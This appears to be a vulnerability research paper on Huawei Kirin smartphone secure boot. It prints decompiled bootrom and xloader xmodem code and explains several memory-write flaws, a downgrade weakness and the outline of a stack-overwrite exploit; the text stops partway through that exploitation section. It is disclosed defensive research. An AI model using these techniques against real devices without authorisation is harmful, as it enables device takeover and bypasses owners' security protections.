TASZK
WE FIND NEEDLES

How To Tame Your Unicorn: Exploring And Exploiting Zero-Click Remote Interfaces of Huawei Smartphones

Daniel Komaromy, Lorant Szabo

1 Introduction

The exploration of smartphone baseband vulnerabilities has come a long way in the past decade. Public research has exposed privacy issues in 3GPP protocols from GSM to LTE as well as traditional memory safety vulnerabilities in implementations from various chipset vendors. Yet, in some ways, we have so far only scratched the surface.

For one, practically all published memory corruption bugs have dealt with classic TLV parsing bugs within Layer 3 of 3GPP. One can draw a clear line from "All Your Basebands Are Belong To Us" through all that has come after it in this regard. For another, few have looked at basebands as something other than parser code with classic memory safety bugs. Whereas the reality is that modern SoCs run baseband firmwares sandboxed within a maze of companion cores and hardware elements. Looking for vulnerabilities that happen precisely because of the complexities of SoC fabric can open up a lot more possibilities. Lastly, SoC vendors haven't been sitting around idly when it comes to hardening these runtimes, leaving some of the ”common knowledge" about the state of baseband security quite outdated.

For our research, we have picked the newest iterations of Huawei's Kirin SoCs. We found this an interesting target precisely because the gap between past research and current reality has grown significantly. Huawei has ended the practice of supporting unlocked bootloaders in 2018 and gradually introduced firmware encryption for most of its SoC components. Meanwhile, they have also invested in improving the code quality from the well known baseband source code leak that didn't exactly cover itself in glory with respect to memory safety.

The effect of this on publicly visible research has been noticable. For instance, even the newest published work about Huawei TrustZone looked only at the Kirin 65x series – a very old chipset family from 2016. Likewise, the last published research targeting Huawei's baseband (from Pwn2Own 2017) was done on a 2016 Mate9 device.

Our paper details the reverse engineering and exploiting of the secure boot architecture, explores the new security improvements of the baseband OS, presents our audit of previously undiscussed remote interfaces that resulted in finding remotely exploitable vulnerabilities, and finally shows the results of our research into the interconnects of the SoC fabric that yielded software and hardware vulnerabilities that allow a takeover of the entire platform, including TrustZone, from the baseband.

2 Huawei Secure Boot

2.1 Boot Chain Overview

Huawei Smartphones equipped with Kirin chipsets use a three stage bootloader process. The three stages are the bootrom, the xloader, and fastboot. (More precisely, the xloader is further split into two steps, xloader and xloader2 or UCE.) The first two are completely Kirin-specific, whereas fastboot implements all the features that are expected in regular Android fastboot mode.

In most Android devices, the stock Android fastboot functionality is included in the application bootloader, which only loads the Android kernel and usually runs in normal world EL1. However, the Huawei fastboot runs directly in EL3 and is responsible for loading not only the Android kernel, but also all other images e.g. the trusted execution environment (TEE aka TrustZone) firmware.

Consequently, if an attacker wanted to achieve the ability to load malicious images (kernel, TEE, modem, etc), arbitrary code execution in either one of these three bootloader stages would suffice.

Apart from what firmwares are run, the other important aspect of the Huawei boot chain is where the firmwares run. Here we find the interesting design decision that booting is done partially with a separate core. This core is called the LPMCU which is a small Cortex-M3. The main CPU (ACPU) only comes online at the fastboot stage.

Here is a listing of the boot process:

```
└ power button pressed
└ PMIC magic
    └ =LPMCU= LPMCU starts executing BootROM code
    └ =LPMCU= BootROM loads xloader from flash (or USB Download Mode)
    └ =LPMCU= xloader initializes DDR memory and main CPU
    └ =LPMCU= xloader loads fastboot (and bl2 for >990)
    └ =LPMCU= xloader releases the main CPU with fastboot (bl2) code to run
        └ =ACPU= fastboot runs in EL3 (<990) and loads many firmwares (secure world as well)
        └ =ACPU= eventually kernel is loaded and exeution handed off to it
        └ =ACPU= Android boots
        └ =ACPU= modem loading initiated by the kernel (performed by the teeos)
```

The following is an approximate memory map of physical memory:

```
0x00000000-0x00010000 bootrom
0x00022000-0x00050000 xloader
0x60000000-0x60010000 uce (depending on the model)
0x10000000-0x20000000 DDR-slice view
```

2.2 USB Download Mode

To look for vulnerabilities, we focused on the first two bootloader stages (bootrom and xloader) and targeted a feature common to these bootloader stages that we've dubbed USB Download Mode.

When the bootloader enters USB Download Mode, instead of reading the next boot stage from the persistent storage media (emmc or ufs), it creates a Serial-over-USB device and waits for the next stage to be downloaded over USB.

In this mode, the bootloader executes a protocol named xmodem. Over the xmodem protocol, it is possible in all pre-fastboot stages to directly load the next stage of the bootloader process (xloader, xloader2, or fastboot, respectively) via the USB interface. In this mode, the bootrom wants to download xloader into SRAM (on the fixed address 0x22000), whereas the xloader wants to download UCE to SRAM and fastboot (and bl2) to DDR. Of course the images loaded via xmodem are always signature verified, same as in the case of the regular boot process. So, as a feature, it is not possible to load unauthenticated images at any stage.

2.3 USB Download Mode via Software-Based Fallback

The normal behavior of the early bootloader stages is to locate the firmware of the next stage image(s) in persistent storage. However, there is a fallback mode, USB Download Mode, that can be entered in two ways.

The bootloader stages will enter USB Download Mode automatically as a fallback option in case the loading of firmware images from persistent storage fails in particular ways. The following is decompiled code from the bootrom code that shows how this happens:

```
void reset_vector(void) {
  /* decides if it is a power-on event */
  (...)

  if (event == POWERON) {
    reset_regs();
    load(0);
  }
}

void load(int forced_download_mode) {
  /* Minimal hardware initialize */
  (...)

  if (forced_download_mode == 0) {
    /* SOC_CRGPERIPH_PERI_STAT1: 0x40235114
    the '.bootmode' bitfield reflects the Test Point value */
  bootmode = SOC_CRGPERIPH_PERI_STAT1 & 3;
  if (bootmode == 0) /* means DOWNLOAD MODE */
   forced_download_mode = 0;
  else
   bootmode = 1; /* means FLASH BOOT - the normal path */
 }
 else {
  bootmode = 0; /* means DOWNLOAD MODE */
  forced_download_mode = 1;
 }

 if (bootmode == 1) {
  error = load_xloader_from_flash();
  if (error) /* xloader partition is corrupted, do USB download */
   goto download_loop;
  /* Verify image */
  (...)
  if (error) goto download_loop;
  else goto xloader_jump;
 }
 else {
download_loop:
  while (true) {
   error = download_xloader(0x00022000);
   if (error) goto download_loop;
   /* Verify image */
   (...)
   if (error) goto download_loop;
   else goto xloader_jump;
  };
 }
}
```


As we can see above, the download mode will be entered either if locating the xloader image in persistent storage fails or if the xloader image is loaded into memory but signature verification fails. Consequently, if one can modify either the flash partition table or the xloader image itself stored in persistent storage, USB Download Mode will be entered on reboot without any physical interaction with the phone.

2.4 USB Download Mode via Test Point

Second, there is another way to trigger this mode of operation that does not presume any a priori vulnerability, it only needs the physical access that is naturally required to be able to communicate via USB anyway.

This feature's trigger (also apparently referred to as *Boot Mode* or more simply *Test Point*) is in fact a special purpose GPIO pin exposed on a tiny pad on the back-facing side of the PCB. The pads are unmarked on the silkscreen, but generally it is not too difficult to find them. We have identified the test points ourselves using manual analysis. In the case of the devices that we have tested, exposing this pin is more or less trivial as it doesn't require any special-purpose equipment.

Basically, once you know where to look, you just have to pop the back off the device. This GPIO pin is low-active, meaning that in order to trigger it, one must pull it to ground. Also, as far as we know, this pin is only checked in the bootrom, so it has an effect only when the device is powered on or rebooted. It is useful to note that when you plug the USB cable into a powered down phone, it will boot up right away; so you must ground the test point before connecting the device to the host.



2.5 Xmodem Protocol

The xmodem protocol implements a state machine that processes four kinds of packets called chunks and replies with a single byte result (`0xAA`: ACK, `0x55`: NAK, `0x07`: address/size error). Head chunks contain the download image address and size. Data chunks contain segments of the actual image to load, in max. 1024 byte increments, plus a sequence counter. A tail chunk is used to terminate the transmission and move on to verifying the signature of the image. The inquiry chunk is used to ask the bootloader for status values. The table below summarizes the specifications of the aforementioned chunks.

Head Chunk

Command	Seq.	~Seq.	File-type	Length	Address	Checksum
`0xFE` *byte*	`0x00` *byte*	`0xFF` *byte*	`0x01` or `0x02` *byte*	(in bytes) *uint*	*uint*	`XMODEM-CRC` *ushort*

Data Chunk

Command	Sequence	~Sequence	Data	Checksum
`0xDA` *byte*	`seq&0xFF` *byte*	`~seq&0xFF` *byte*	(max. 1024 bytes) *bytes*	`XMODEM-CRC` *ushort*

Tail Chunk

Command	Sequence	~Sequence	Checksum
`0xED` *byte*	`seq&0xFF` *byte*	`~seq&0xFF` *byte*	`XMODEM-CRC` *ushort*

Inquiry Chunk

Command	Sequence	~Sequence	Checksum
`0xCD` *byte*	`seq&0xFF` *byte*	`~seq&0xFF` *byte*	`XMODEM-CRC` *ushort*

2.6 Signature Verification and Decryption

To facilitate signature verification, every firmware image contains a 4096 byte header with a three-element certificate-chain where the hash of the first certificate is fused into the OTP region of the SoC. Once the image is loaded, the crypto engine is used to calculate the hash of the image and verify the cryptographic signature.

Finally, some firmware images (depending on device type) are encrypted using AES CTR mode. The symmetric key used for this is stored in the device itself. When the security header of the firmware to be loaded indicates that the image is encrypted, the bootloader directs the hardware-based crypto engine to decrypt the image with the stored AES key.

In the case of older Kirin devices (e.g. 710 series), the AES key was still stored in a fuse directly accessible from the early stages of the bootloader. In the case of the Kirin 980 series and newer, the AES key is only directly accessible by the crypto engine that behaves as a decryption oracle for the bootloader stages.

The codebase for performing these steps is shared between the first and second stage bootloaders and it is the same independent of whether the image was loaded from persistent storage or via USB.

2.7 Vulnerabilities

2.7.1 Prior Art

Bootloaders have many interfaces towards the application OS. But in practice, these are typically restricted to at least root level access. (See this paper from 2017 for an overview of such vulnerabilities in old devices.) In our case of course, requiring unlocking first was not viable.

There is also prior art for vulnerabilities in the serial interfaces of smartphone bootloaders, e.g. checkm8 for iPhone. There are also examples for Android that aren't related to Huawei (1, 2, 3), but these were published after we have already finished our bootloader exploitation and completed the disclosure to Huawei.

Last month, again almost a year after we have reported all our bootloader vulnerabilities to Huawei, a tool was also published for unlocking Huawei devices, but it only works on very old (2016) devices that still supported the official unlocking method from Huawei, it is limited to what the official unlocking already allowed for those devices i.e. flashing a custom Linux kernel, and it does not use any methods that would have worked on chipsets newer than the Kirin 960/659 introduced in 2016. In other words, it would not have been useful for us.

2.7.2 Unchecked Data Length in Head Chunk

The first vulnerability is present in both the bootrom and the xloader implementations of xmodem. The issue is that the size values sent in head chunks are never verified, which allows an attacker to send a malicious head chunk with an overly large image size. This results in the ability to write past the designated buffer for the images, which can be exploited to achieve code execution under the right circumstances.

The following snippet of decompiled code shows the relevant parts of the xmodem protocol's handling of the size parameter of a head chunk.

```
void usb_xmodem(xmodem_t *xmodem) {

  /* first check message length, sequence number, and crc checksum */
  (...)

  /* command parsing begins */
  byte cmd = (xmodem->msg).cmd;

  if (cmd == 0xfe) { /* head command */
    int file_type = (xmodem->msg).file_type;
    if ( (seq==0) && (msg_len==14) && (file_type-1 & 0xff) < 2 ) {
      uint length = xmodem->msg[ 4] << 0x18 |
                    xmodem->msg[ 5] << 0x10 |
                    xmodem->msg[ 6] << 0x08 |
                    xmodem->msg[ 7];
      (...)
      xmodem->file_download_length = length

      /* Address check */
      (...)
      if ((length % 1024) == 0)
        size = 1;
      else
        size = 2;
      xmodem->total_frame_count = size + (length / 1024);

      (...)
    }
    send_usb_response(xmodem, 0x55);
    return;
  }

  /* after this, data and tail chunk are processed
     without any checking on xmodem->total_frame_count */
  (...)
}
```

As we can see, the length parameter of the head chunk is used as-is. First the xmodem->file_download_length will be set by the length. Later the total number of frames (xmodem->total_frame_count) is calculated based on the size rounded up to the nearest multiple of 1024, because each data chunk except for the last one must include exactly 1024 bytes of data.

In the following code where data chunks are handled, the previous structure members (`file_download_length` and `total_frame_count`) are used without any validation:

```
if (cmd == 0xda) { /* data command */
  if (seq == (xmodem->next_seq & 0xff)) {
    if (xmodem->next_seq == xmodem->total_frame_count - 1)
      size = xmodem->file_download_length - xmodem->latest_seen_seq * 1024;
    else
      size = 1024;
    if (msg_len == size + 5) {
      memcpy(
        xmodem->file_download_addr_1 + xmodem->latest_seen_seq*1024,
        xmodem->msg,
        size);
      xmodem->total_received = xmodem->total_received - 5;
      xmodem->latest_seen_seq = xmodem->latest_seen_seq + 1;
      xmodem->next_seq = xmodem->next_seq + 1;
      send_usb_response(xmodem, 0xaa);
      return;
    }
    xmodem->total_received -= msg_len;
    send_usb_response(xmodem, 0x55);
    return;
  }
  /* Repeated chunk handling code */
  (...)
}
```

Finally, the tail chunk handling code also trusts the indicated size value:

```
if (cmd == 0xed) { /* tail command */
  if ((xmodem->next_seq == seq) || (msg_len == 5)) {
    xmodem->next_seq = xmodem->next_seq + 1;
    xmodem->latest_seen_seq = xmodem->latest_seen_seq + 1;
    if (xmodem->latest_seen_seq != xmodem->total_frame_count) {
      send_usb_response(xmodem, 0x55);
      return;
    }
    send_usb_response(xmodem, 0xaa);
    /* reset the inner struct on receiving a valid tail */
    (...)
    return;
  }
  send_usb_response(xmodem, 0x55);
  return;
}
```

So it is possible to set an arbitrary length value in the head chunk and the subsequent states of the xmodem protocol are going to use that as-is.

2.7.3 Unchecked Data Chunk Count

This vulnerability is in the xloader implementations of xmodem. The fundamental problem is that the xmodem implementation doesn't count the number of successfully received data chunks, instead the only boundary condition test happens when the tail chunk is received. Therefore it is possible to download more data than the expected number based on the length field of head chunk, even if that length value was actually accurate.

As it can be seen from the data chunk handling code above, the checks present only filter bogus messages (e.g. where the data size is incorrect or the sequence counter is out-of-sync). The expected size is always 1024, except for the last data chunk, where the size is the number of the remaining bytes. There is no check to prevent processing further data chunks once `xmodem->latest_seen_seq` is equal to or greater than `xmodem->total_frame_count`. Notice that the current download address only depends on the `xmodem->latest_seen_seq` counter, which is incremented by every data chunk, regardless of the total number of chunks.

So it is possible to create a head chunk with a data length of `N`, and then send more than `N/1024` data chunks, which may result in overwriting the designated download buffer.

2.7.4 Tail Chunk Insufficient Boundary Condition Check

This vulnerability affects again both the bootrom and the xloader code, and it can be found in the tail chunk handling section.

```
if (cmd == 0xed) { /* tail command */
  if ((xmodem->next_seq == seq) || (msg_len == 5)) {
    xmodem->next_seq = xmodem->next_seq + 1;
    xmodem->latest_seen_seq = xmodem->latest_seen_seq + 1;
    if (xmodem->latest_seen_seq != xmodem->total_frame_count}) {
      send_usb_response(xmodem, 0x55);
      return;
    }
    send_usb_response(xmodem, 0xaa);
    /* reset the inner struct on receiving a valid tail */
    (...)
    return;
  }
  send_usb_response(xmodem, 0x55);
  return;
}
```

As it can be seen from the decompiled snippet above, the packet validation (yellow highlight) consists of a sequence counter check and a message length check.

The message length is verified to be 5 bytes as tail chunk consists of 3 bytes of preamble (command, sequence number, negated sequence number) and 2 bytes of checksum (XMODEM-CRC).

After passing the packet validity check of the tail chunk, the next_seq and latest_seen counters are incremented, then the already incremented latest_seen is compared with the expected number of chunks to arrive. If, based on that comparison, exactly the expected number of chunks have been received, the download session ends, the inner structure is cleared, and the outer download loop exits. Whereas if the number of already received chunks doesn't match the expected number, simply an error response is returned.

The code highlighted in green is the root cause of the vulnerability. Notice that the increment happens before actually deciding whether the tail chunk has been received at the right time. This enables an attacker to increment the xmodem->latest_seen_seq with tail chunks only, with no copying taking place between each step. The xmodem->latest_seen_seq variable is important because this directly controls the memory address of a download chunk:

```
memcpy(
  xmodem->file_download_addr_1 + xmodem->latest_seen_seq *1024,
  xmodem->msg,
  size);
```

Thus by injecting out-of-place tail chunks we can increment the write address without actually downloading or writing data to the memory. Also note, that the destination address calculation can be wrapped around if a big enough xmodem->latest_seen_seq value is provided, meaning that the whole addressable memory range is reachable as the current destination address.

To actually reach such a large counter value we have to leverage one of the previous vulnerabilities: either we send a large download length with the header chunk or we send more data chunks than allowed. So we can see that the three vulnerabilities are connected, but still this third one is important because combining it with the others results in the most powerful exploit primitive.

2.7.5 Head Re-Send State Machine Confusion

This vulnerability is found in the bootrom stage. The following snippet of decompiled pseudocode shows how the implementation of the xmodem protocol verifies the address specified by head chunks.

```
void usb_xmodem(xmodem_t *xmodem) {

  /* first check message length, sequence number, and crc checksum */
  (...)

  /* command parsing begins */
  byte cmd = (xmodem->msg).cmd;

  if (cmd == 0xfe) { /* head command */
    int file_type = (xmodem->msg).file_type;
    if ( (seq==0) && (msg_len==14) && (file_type-1 & 0xff) < 2 ) {
      uint length  = xmodem->msg[ 4] << 0x18 |
                     xmodem->msg[ 5] << 0x10 |
                     xmodem->msg[ 6] << 0x08 |
                     xmodem->msg[ 7];
      uint address = xmodem->msg[ 8] << 0x18 |
                     xmodem->msg[ 9] << 0x10 |
                     xmodem->msg[10] << 0x08 |
                     xmodem->msg[11];

      /* ISSUE:
         address is always set in the internal structure
         before verified */
      xmodem->file_type = file_type;
      xmodem->file_download_length = length;
      xmodem->file_download_addr_1 = address;
      xmodem->file_download_addr_2 = address;

      if (address == 0x22000) { /* limit download address */
        if ((length % 1024) == 0)
          size = 1;
        else
          size = 2;
        /* initialize inner struct to the download details */
        xmodem->total_received = 0;
        xmodem->latest_seen_seq = 0;
        xmodem->total_frame_count = size + (length / 1024);
        xmodem->next_seq = 1;
        send_usb_response(xmodem, 0xaa);
        return;
      }

      /* ISSUE:
         xmodem->next_seq is NOT reset if the address was invalid */
      send_usb_response(xmodem, 0x07); /* address error */
      return;
    }
    send_usb_response(xmodem, 0x55);
    return;
  }

  if (xmodem->next_seq == 0) {
    /* there hasn't been any head command so far
       but download must start with a head chunk! */
    usb_bulk_in__listen(xmodem);
    return;
  }

  /* after this, data and tail chunk are
     both processed and accepted */
  (...)
}
```

As we can see, the state machine will only allow processing a tail or data chunk when the processing of a head chunk has resulted in transitioning to `xmodem->next_seq == 1` and that transition happens only if a valid address was provided in the head chunk.

However, there are two shortcomings that taken together allow an attacker to bypass the address verification. First, the download address and size are saved before the actual address check and are not reset even when the verification fails, therefore the `xmodem->file_*` elements can be filled with arbitrary values. Second, the state machine value `xmodem->next_seq` is not reset if the address was found to be invalid. Therefore, it is possible to bypass the verification simply by first sending a valid head chunk (setting the `next_seq` to 1) followed by an invalid head chunk! The result is that `xmodem->next_seq` remains unchanged, but the address is modified to the arbitrary chosen value. Therefore, we gain the ability to copy controlled data to a controlled address in the bootrom address space.

The `usb_xmodem` function is at address `0x3224` on the POT model (Kirin 710) and at `0x4348` on the YAL model (Kirin 980). The following code snippets provide an overview of how this code is reached in the bootrom. As `usb_xmodem` is only called indirectly, via a callback registered in an USB description structure, the snippet shows the setup of the callback and the actual branch as well.

```
reset_vector                 /* YAL: 0x0048, POT: 0x0048 */
└ load                       /* YAL: 0x0650, POT: 0x061c */
  └ download_xloader         /* YAL: 0x0470, POT: 0x04ac */
    └ actual_usb_things      /* YAL: 0x30b4, POT: 0x204c */
      └ maybe_init_usb       /* YAL: 0x2f9c, POT: 0x1f40 */
        └ some_usb_loop      /* YAL: 0x3238, POT: 0x21b8 */
          ├ calls_usb_init /* YAL: 0x336c, POT: 0x22c8 */
          │ ├ 0x42d0: a847  blx r5  /* callback to xmodem YAL */
          │ └ 0x31cc: a847  blx r5  /* callback to xmodem POT */
          ├ usb_init       /* YAL: 0x4258 */
          │ │ /* sets the callback function to 'usb_xmodem' */
          │ └ 0x3b16: c4f8c030 str.w r3=>usb_xmodem+1,[r4,#0xc0]
          └ inner_things_to_huge_usb_init /* POT: 0x21a0 */
            └ huge_usb_init               /* POT: 0x3154 */
              └ usb_init_struct_fill      /* POT: 0x271c */
                │ /* sets the callback function to 'usb_xmodem' */
                └ 0x2a2c: c4f8c030 str.w r3=>usb_xmodem+1,[r4,#0xc0]
```

2.7.6 Ineffective Downgrade Protection

This vulnerability was related to the monotonic version counter that is intended to be used as a protection against downgrades.

The version counters can be found in the 4096-byte long VRL header at the offsets of `0x1a4`, `0x470`, and `0x73c`. The version counter consist of two 4-byte parts: `type` and `value`. For example here is the VRL header of the xloader taken from the firmware OTA for POT model, version `LGRP2-OVS_9.1.0.327`:

```
00000190  00 00 00 11 86 92 85 76  05 12 bc 66 a3 06 20 eb
000001a0  c9 c0 c3 65 01 00 00 00  01 00 00 00 58 5c 54 45
000001b0  7b 78 fc fd 36 d0 9e b0  fe 1a 1c 35 ac 6c 75 86
...
00000460  62 3d e1 d4 62 0a 2d 6c  85 ca 77 f6 84 e4 88 e5
00000470  01 00 00 00 01 00 00 00  ab bf 90 b6 52 12 02 27
00000480  79 22 4e 81 92 6c 68 ed  08 f7 f6 37 c3 a8 7a 38
...
00000730  80 57 56 a1 63 60 79 d9  3d 9c 87 99 01 00 00 00
00000740  01 00 00 00 00 00 00 00  00 00 00 00 3a 4e 91 10
```

The code which actually processes those version values is very similar in the bootrom, xloader, and fastboot, probably they share the same codebase. The handler function is called `DX_SB_VerifyNvCounter` (names are taken from a very old fastboot image), which is listed below as decompiled pseudocode.

```
int DX_SB_VerifyNvCounter(
  void *base,  cert_swversion_t *version_struct,
  char pubkey_is_loaded, int prev_version_type, int *otp_version)
{
  /* parameter sanity check */
  (...)

  ret = NVM_GetSwVersion(base, version_struct->type, otp_version);
  if (ret == 0) {
    cert_version = version_struct->value;
    if (*otp_version <= cert_version) {
      if (version_struct->type == 1 && cert_version <  32) return 0;
      if (version_struct->type == 2 && cert_version < 224) return 0;
    }
    /* return some error */
    (...)
  }
  return ret;
}

int NVM_GetSwVersion(void *base, int type, int *value) {
  int out_value = 0;
  int ret = DX_MNG_GetSwVersion(base, type, &out_value);
  if (ret == 0)
    *value = out_value;
  return ret;
}

int DX_MNG_GetSwVersion(void *base, int type, int *value) {
  /* parameter checking */
  (...)

  if (type == 1) {
    start_otp_addr = 0x18;
    otp_length = 1;
  }
  else if (type == 2) {
    start_otp_addr = 0x19;
    otp_length = 7;
  }

  total_bit_set_count = 0;
  for (idx = 0; idx < otp_length; idx++) {
    ret = DX_MNG_ReadOTPWord(base, start_otp_addr + idx, &otp_value);
    if (ret != 0) return ret;
    total_bit_set_count += __popcount(otp_value);
  }
  *value = total_bit_set_count;
  return 0;
}
```

As it can be seen from the code above, the stored version value is in fact the number of one bits of a range in OTP region. The current OTP section is realized by efuses, so the bit flip works in only the zero-to-one direction. That means the stored version count can only be incremented, never decremented, making it an ideal counter for rollback protection.

The `type` parameter controls the range of the bits to read: for `type==1` only 32 bits are read and `type==2` means 224 bits are considered.

The version supplied with the current part of the VRL header is compared with the stored version, and the verification passes if the current version is greater or equal.

The concept and the implementation can be a correct way to achieve rollback protection. But the vulnerability lies in the fact that the version value seemed to be unused, as it was always 1 in all firmwares we have analized for Kirin 710 and 980 phones! In practice, this unfortunately meant that with respect to USB Download Mode, there is virtually no difference between loading the most up-to-date xloader image or loading an older xloader image. As long as both images have been intended (and signed) for the given device, no additional vulnerability is necessary to make the bootrom accept the older xloader image. In effect, this turns every previously patched vulnerability in xloader images into zero days for a given device.

2.7.7 Address Verification Bypass in Xloader

Turns out, this was not only a hypotethical. The xloader used with Android 9 versions (xloader-9) has a subtle, but very important difference from the one distributed with the more recent Android 10 versions (xloader-10). In the head chunk handling code section the address is limited to some distinct ranges on xloader-10, while there is no such limitation on xloader-9. We assumed that this was a deliberate security fix that was only applied to the Android 10 branch.

Below are the relevant code snippets from the old and new versions for the same device:

```c
/* xloader-9 */
void usb_xmodem(xmodem_t *xmodem) {

  /* sequence number and checksum check */
  (...)

  if (cmd == 0xfe) { /* head command */
    int file_type = (xmodem->msg).file_type;
    if ( (seq==0) && (msg_len==14) && (file_type-1 & 0xff) < 2 ) {
      uint length  = xmodem->msg[ 4] << 0x18 |
                     xmodem->msg[ 5] << 0x10 |
                     xmodem->msg[ 6] << 0x08 |
                     xmodem->msg[ 7];
      uint address = xmodem->msg[ 8] << 0x18 |
                     xmodem->msg[ 9] << 0x10 |
                     xmodem->msg[10] << 0x08 |
                     xmodem->msg[11];

      xmodem->file_type = file_type;
      xmodem->file_download_length = length;

      /* VULNERABILITY: There is no verification on address! */
      xmodem->file_download_addr_1 = address;
      xmodem->file_download_addr_2 = address;

      int size = ((length % 1024) == 0) ? 1 : 2;
      xmodem->total_received = 0;
      xmodem->latest_seen_seq = 0;
      xmodem->total_frame_count = size + (length / 1024);
      xmodem->next_seq = 1;
      send_usb_response(xmodem, 0xaa);
      return;
    }
  }

  /* other commands and error handling */
  (...)
}
```

And the same part for the xloader packed with Android 10 versions:

```
/* xloader-10 */
void usb_xmodem(xmodem_t *xmodem) {

  /* sequence number and checksum check */
  (...)

  if (cmd == 0xfe) { /* head command */
    if ( (seq==0) && (msg_len==14) ) {
      int file_type = (xmodem->msg).file_type;
      if (file_type-1 & 0xff) < 2 ) {
        uint length  = xmodem->msg[ 4] << 0x18 |
                       xmodem->msg[ 5] << 0x10 |
                       xmodem->msg[ 6] << 0x08 |
                       xmodem->msg[ 7];
        uint address = xmodem->msg[ 8] << 0x18 |
                       xmodem->msg[ 9] << 0x10 |
                       xmodem->msg[10] << 0x08 |
                       xmodem->msg[11];

        xmodem->file_type = file_type;
        xmodem->file_download_length = length;
        xmodem->file_download_addr_1 = address;

        /* PATCH: address validation */
        if (check_address_valid(address, length) == 0) {
          /* address is in range */
          xmodem->file_download_addr_2 = address;
          size = ((length % 1024) == 0) ? 1 : 2;
          xmodem->total_received = 0;
          xmodem->latest_seen_seq = 0;
          xmodem->total_frame_count = size + (length / 1024);
          xmodem->next_seq = 1;
          send_usb_response(xmodem, 0xaa);
          return;
        }
        else {
          /* clear all of the members on an invalid address */
          xmodem->file_type = 0;
          xmodem->file_download_length = 0;
          xmodem->file_download_addr_1 = 0;
          xmodem->file_download_addr_2 = 0;
          xmodem->total_received = 0;
          xmodem->latest_seen_seq = 0;
          xmodem->total_frame_count = 0;
          xmodem->next_seq = 0;
        }
      }
    }
  }

  /* other commands and error handling */
  (...)
}
```

As we can see, if we can load the xloader-9 variant on an up-to-date device via USB download mode, we end up with a powerful arbitrary write primitive.

Note: after we have reported these vulnerabilities to Huawei, newer xloader images (e.g. Android 11 updates) that fixed our reported vulnerabilities also got a bumped version value.

2.8 Exploitation up to 980

We have implemented fully working exploits for these vulnerabilities, at first for 710 (POT) and 980 (YAL) devices.

2.8.1 Arbitrary Writes

Exploiting the head resend, downgrade, or tail increment vulnerabilies gives us a fully controlled write-what-where primitive. For the first two, getting a write-what-where is obvious.

For the third one, let's recap how we go from tail chunk sequence number incrementation to an arbitrary write. First, we can use the head chunk to set a (small) image size, say `N*1024`. This will result in a `xmodem->total_frame_count` of `N`. Next, we send one more than `N` data chunks. After this, every tail chunk sent will result in incrementing `xmodem->latest_seen_seq` without hitting the equal boundary condition that would result in exiting the chunk processing loop. Therefore, we can send as many tail chunks as we want, until the count wraps around such that `xmodem->file_download_addr_1+xmodem->latest_seen_seq*1024` will become equal to the address that we target. Finally, sending a data chunk will allow writing attacker controllable data to the attacker controllable address.

BootROM In the case of the bootrom, we are in ROM, so the code is not writable. But we can target the stack. We can overwrite a return address such that we jump directly into the downloaded code. But if we use the malicious ”image” to overwrite the stack then we would have no code of our own to jump to, per se! Luckily, if the download fails due to signature verification, the loaded image stays in memory and the protocol tries again. Therefore, we can do the attack in two stages: first we load a modified, unsigned image to `0x22000`, then, after the signature verification fails on this, we do the attack with the address check bypass and rewrite the call stack, resulting in jumping to the loaded image anyway.

The execution of the bootrom is single-threaded and quite deterministic, thus the call-stack state can be almost exactly reconstructed. Also, it is not advisable to overwrite the immediate return address from `usb_xmodem` because after handling the xmodem protocol some USB housekeeping function must run in order to keep the USB interface alive. Instead of directly replacing the return address from our function, we modify a return address after the aforementioned USB housekeeping has finished, but the image verification has not yet started.

The very minimal call stack is the following (see the callback branch of the call-graph of the usb_xmodem above):

```
reset_vector                /* YAL: 0x0048, POT: 0x0048 */
└ load                      /* YAL: 0x0650, POT: 0x061c */
  │     push { r4, r5, r6, r7, r8, r9, r10, lr }
  │     sub sp, 16
  │     => in total stack moved by 12 dwords
  └ download_xloader        /* YAL: 0x0470, POT: 0x04ac */
        push { r3, r4, r5, lr }
```

